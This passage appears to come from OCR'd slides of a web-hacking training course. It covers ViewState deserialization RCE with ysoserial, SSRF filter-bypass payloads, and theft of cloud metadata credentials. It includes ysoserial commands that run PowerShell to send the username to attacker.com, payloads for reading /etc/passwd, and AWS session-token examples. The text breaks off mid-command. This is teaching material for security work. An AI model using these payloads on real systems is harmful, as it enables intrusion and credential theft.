
- Default method to preserve page and control values between pages
- ViewState is a serialized value encoded and encrypted using MachineKey
- Exposed MachineKey may allow to perform RCE using YSoSerial.NET
- Viewstate property can either be :
  - Cleartext [MAC not enabled]
  - MAC enabled
  - Encrypted

NotSoSecure part of claranet cyber security

MAC Not Enabled



```
ysoserial.exe -o base64 -g TypeConfuseDelegate -f ObjectStateFormatter -c
"powershell.exe Invoke-WebRequest -Uri http://attacker.com/$env:UserName"
```

MAC Enabled




```
ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "powershell.exe
Invoke-WebRequest -Uri http://attacker.com/$env:UserName" --generator=CA0B0334 --
validationalg="SHA1" --validationkey="XXXXXXXXXXXXXX"
```

MAC Encrypted - .Net >=4.5




```
ysoserial.exe -p ViewState  -g TextFormattingRunProperties -c "powershell.exe
Invoke-WebRequest -Uri http://attacker.com/$env:UserName" --
path="/content/default.aspx" --apppath="/" --decryptionalg="AES" --
decryptionkey="XXXXXX"  --validationalg="SHA1" --validationkey="XXXX"
```

Exercise

Leverage git misconfiguration to ViewState RCE

- Leverage Git misconfiguration to extract the Machine Key
- Exploit ViewState to perform remote code execution(RCE)
- Use http://utility.webhacklab.com/ to generate payloads

  Challenge URL:
  http://books.webhacklab.com/.git

Module: Server Side Request Forgery (SSRF)

- SSRF to Call Internal Files
- SSRF to Query Internal Network
- Export Injection
- Bypassing SSRF Filters
- SSRF exploitation in AWS

And relevant case studies

Server Side Request Forgery (SSRF)

- Server-Side Request Forgery (SSRF) is a vulnerability class in which an attacker can make the application send request on their behalf

- Exploiting this vulnerability an attacker might be able to access internal applications, perform port scan and use the application host as proxy

NotSoSecure part of claranet cyber security

SSRF to call Internal Files


As usually internal applications are not heavily tested for security issues, by exploiting a SSRF issue an attacker might be able to identify, assess and exploit an internal application to perform code execution and extract sensitive information

Attack Scenarios:

- Identify a SSRF vulnerability in an application
- Using the SSRF vulnerability identify local/internal application
- Identify code execution vulnerability in local/internal application and exploit it through SSRF

NotSoSecure part of claranet cyber security

SSRF to Query Internal Network



NotSoSecure part of claranet cyber security

SSRF Attack surface (Protocols to use…)

SSRF can be exploited to retrieve information using following protocols(depends on which library/function is used, CURL supports large number of protocols):

- HTTP(S)
  - Content discovery - http://localhost/server-status
  - Firewall bypass - http://localhost/login.php or http://localhost/resetpwd.php
  - Query internal network - http://**192.168.200.21**:**22**
  - Read data - http://**192.168.200.21**:**12345**/testdata (read by **nc -nlvp 12345**)

NotSoSecure part of claranet cyber security

SSRF Attack surface (Protocols to use…)

- File
  - Read files - file:///etc/passwd, file:///var/www/html/config.php
- Gopher
  - gopher://localhost:11211/1%0astats%0aquit
- Dict
  - dict://localhost:11211/stats
- Other protocols which CURL supports:
  - FTP, FTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMB, SMBS, SMTP, SMTPS, TELNET and TFTP

NotSoSecure part of claranet cyber security

Demo

SSRF To Check Open Ports and Fetch File

- Identify the ports open on the host ‘http://192.168.200.10/’.
- Utilizing SSRF extract the contents of the internal file '**/etc/passwd**':

  Challenge URL:
  http://shop.webhacklab.com/products.php

- **Ports to try**:
  21, 22, 80, 443, 8000, 8080, 9000

SSRF via PDF generation

When an application converts HTML to PDF:

- A HTML template is created using user's data and is further converted into a PDF file for the user to download
- This is achieved using third-party libraries to maintain the design
- e.g. Invoice generation, Receipt generation, Proposal form, Quote generation, Profile/CV generation etc.

NotSoSecure part of claranet cyber security

SSRF via PDF generation

Instead of passing on legitimate content, an attacker can inject HTML content which makes Out-of-Band calls or calls internal files from the host

In such scenarios, the content when being rendered by the PDF generation library might result in making OOB calls or embedding content from the internal files

NotSoSecure part of claranet cyber security

Exercise

SSRF via PDF Generation

- Utilise PDF export injection to confirm SSRF using OOB channel
- Retrieve the content of the internal file ‘win.ini’:

  Challenge URL:
  http://topup.webhacklab.com/Account/Profile

Bypassing SSRF Filters

Abusing URL parsers

“The authority component is preceded by a double slash ("//") and is terminated by the next slash ("/"), question mark ("?"), or number sign ("#") character, or by the end of the URI.” - RFC 3986 Section 3.2

Examples:

http://webhacklab.com/example.php

http://webhacklab.com?example=help

http://webhacklab.com#example=title

http://webhacklab.com

Reference:
https://tools.ietf.org/html/rfc3986#section-3.2

NotSoSecure part of claranet cyber security

Bypassing SSRF Filters

Language/Library	Function/Module	URL	Authority Component
PHP	readfile()	http://notsosecureapp.com#@ evilapp.com/	evilapp.com
CURL / libcurl	-	http://admin@evilapp.com:80@ notsosecureapp.com/	evilapp.com:80
NodeJS	URL		notsosecureapp.com
Perl	URI		notsosecureapp.com
Go	net/url		notsosecureapp.com
PHP	parse_url()		notsosecureapp.com
Ruby	addressable		notsosecureapp.com

Reference:
https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf

NotSoSecure part of claranet cyber security

Bypassing SSRF Filters

- **Bypassing using HTTPS**
  - https://127.0.0.1
  - https://localhost

- **Bypass localhost**
  - IPV4
    - http://127.127.127.127
    - http://127.0.1.3
    - http://127.0.0.0
  - IPV6
    - http://[::]:22/ SSH
    - http://0000::1:80/
  - Domain redirection
    - http://spoofed.burpcollaborator.net
    - http://localtest.me
    - http://customer1.app.localhost.my.company.127.0.0.1.nip.io
    - http://mail.ebc.apple.com redirect to 127.0.0.6 == localhost
    - http://bugbounty.dod.network redirect to 127.0.0.2 == localhost
    - http://[0:0:0:0:0:ffff:127.0.0.1]

      IPv6/IPv4 Address Embedding

- **Bypass using a decimal IP location**
  - http://0177.0.0.1/
  - http://2130706433/
  - http://3232235521/ = http://192.168.0.1
  - http://3232235777/ = http://192.168.1.1

NotSoSecure part of claranet cyber security

Bypassing SSRF Filters

- **Bypass filter_var() php function**
  - 0://evil.com:80;http://google.com:80/
- **Bypass against a weak parser**
  - http://127.1.1.1:80\@127.2.2.2:80/
  - http://127.1.1.1:80\@@127.2.2.2:80/
  - http://127.1.1.1:80:\@@127.2.2.2:80/
  - http://127.1.1.1:80#\@127.2.2.2:80/
- **Bypass using malformed urls**
  - localhost:+11211aaa
  - localhost:00011211aaaa
- **Bypass using rare address - IP addresses by dropping the zeros**
  - http://0/
  - http://127.1
  - http://127.0.1

NotSoSecure part of claranet cyber security


Playground Homework

SSRF Filter Bypass

- Retrieve the content of ‘server-status’ page:

  Challenge URL:
  http://52.86.173.194/index.php

Cloud infrastructure



NotSoSecure part of claranet cyber security

Key premise of Cloud Computing

- Shared pool of configurable system resources
- Decentralized
- Rapid provisioning
- Remote access
- Minimum management
- Reduced IT hardware upfront cost
- Flexible and scalable

NotSoSecure part of claranet cyber security

Types of Cloud

- Public
  - Accessible to General Public
- Private
  - Accessible only to Specific set of People or Organization
- Community
  - Accessible to Organizations / Individuals with Similar Interest
- Hybrid
  - Combination of above models

NotSoSecure part of claranet cyber security


Why Cloud Security

- Major push by organizations to be on cloud or cloud native
- Cloud services === shared infra model (remember shared hosting)
- Multitude of offerings === different threat models
- Misconfigurations can increase the threat
- Attack can result in loss of data / productivity as well as a huge monetary loss by means of unauthorized software / server running under the account.

  Example :
  Code Spaces had to close shops coz of AWS creds theft

NotSoSecure part of claranet cyber security

Cloud Service Models and Offerings



NotSoSecure part of claranet cyber security

Cloud Service Responsibility Matrix

Responsibilities	On Prem	IaaS	PaaS	FaaS	SaaS
All Things Client Side	Tenant	Tenant	Tenant	Tenant	Tenant
Data (Transit and Cloud)	Tenant	Tenant	Tenant	Tenant	Tenant
Identity & Access Management	Tenant	Tenant	Tenant	Tenant	Tenant
Functional Logic	Tenant	Tenant	Tenant	Tenant	Provider
Applications	Tenant	Tenant	Tenant	Provider	Provider
Runtime	Tenant	Tenant	Provider	Provider	Provider
MiddleWare	Tenant	Tenant	Provider	Provider	Provider
OS	Tenant	Tenant	Provider	Provider	Provider
Virtualization	Tenant	Provider	Provider	Provider	Provider
Load Balancing	Tenant	Provider	Provider	Provider	Provider
Networking	Tenant	Provider	Provider	Provider	Provider
Servers	Tenant	Provider	Provider	Provider	Provider
Physical Security	Tenant	Provider	Provider	Provider	Provider

NotSoSecure part of claranet cyber security

Metadata API

API URL: http://169.254.169.254/

- AWS
  - https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html
- Google
  - https://cloud.google.com/compute/docs/storing-retrieving-metadata
- Azure
  - https://docs.microsoft.com/en-us/azure/virtual-machines/windows/instance-metadata-service

NotSoSecure part of claranet cyber security

Metadata API

- Especially useful if the environment is using IAM profiles
- IAM profiles allow you to club together various services and capabilities within a single profile
- If you have access to IAM profile credentials you can get [evil]
- If machine has IAM profile attached, we can get the temporary creds

NotSoSecure part of claranet cyber security

Identity and Access Management (IAM)

- IAM entities are used to delegate access to users, roles, applications and services
- Set granular permission to access resources and securely access resources
- IAM entities define who (identity) has what access (role) for which resources
- Permission to access a resource isn't granted directly to the end user
- Secrets and Access management has always been a big challenge

NotSoSecure part of claranet cyber security

Interacting with Metadata API

- SSRF or URL Fetch
  - If you only have control over URL parameter, then AWS will work
  - For GCP
    - Metadata-flavor: google header was enforced in v1
  - For Azure
    - Header is a must hence SSRF attack might not work
    - Requires the header "Metadata: true"
- Code Execution
  - Make curl calls directly to the metadata API

NotSoSecure part of claranet cyber security

Understanding Cloud CLI

- Interacting with Metadata API
- Running CLI Commands
- Enumerating Permissions

NotSoSecure part of claranet cyber security

What next?

Configure CLI and Enumerate Roles and Permissions

```
:~$ export AWS_ACCESS_KEY_ID=ASIA2EG3F
:~$ export AWS_SECRET_ACCESS_KEY=0HhanGsvT
:~$ export AWS_DEFAULT_REGION=us-east-2
:~$ export AWS_SESSION_TOKEN=FQc//////////
DxObwd1HX2z8XM2m0BP7vPG2G8emdvhHSN05BSyZa8zoy7flAuZmJT2guL+OnGqeSlaMcH4YeIlCpv6
7rPWkk8fSDSFZQvPRqELmjwEHdSrJB3OaolRQF0/1
RNcG NjhfXRVSjpHUVu29fy E
```

```
$aws sts get-caller-identity
{
    "Account": "69",
    "UserId": "AROAJLURFXGAKIQPNULFM:i-04b6ab1d72",
    "Arn": "arn:aws:sts::696 assumed-role/aws-elasticbeanstalk-ec2-role/i-04b6ab"
}
$
```

NotSoSecure part of claranet cyber security

Retrieving Information using aws_enum script

```
~/tools$ python aws_enum.py --access-key ASIA2EG3F[redacted]UFF --secret-key 9STIiddjS/D/PiGAsCMtbG7YjlIMaUmi+s0L9Fsm --session-token AgoJb3JpZ2luX2VjEGYaCXVzLWVhc3QtMiJHMEUCIE[redacted]
UY8jFpve1IKz6NJ+tLIpnuk4GCiAiEA7KZfumF0dz8D6tNCjGEEklvZ/DyroaWlIKIYCp9hruMqiwIIbxAAGgw2OTYyNDQzNjg4NzkiDGtnF2RnaQcwlA7IPyroAeCqa7dbe/U3eXDjnXZiZQgyhtaJPyhJd3kDtD2BOnD2yaY4p2rCj72Utxzn/xyKKT
PBSJZDRUG5uHwlSBuV8p9KwqPCcuVjVnuPZpt//HiRLwpLAZPccaC/wQ3EwlTP6pTUQ+pYK7iS9QYjcws/gpSmMCjk/Vck7REKvaw6YsES8Yvusib37R7Mp0ShS6vvrrCebY/tc8G8zuLmst[redacted]20g3+szadLAqb
xsmMAK2d7cEoS/CCSo7vQrAadryG364XFeNAyaCn9FK+8zYf8YFOVCnwwnvqI5wU6tAFNDrrbYe79sRFbjHveZYToG1+uIRiWiU73u8uur5M4vXvYtXX0S2G5jEePZnegK6xQ6JmCcIZgOLxmSrWcqkB2f06dqa6ETPSOlCjuQZG8yI67/NlCeQZCC14S
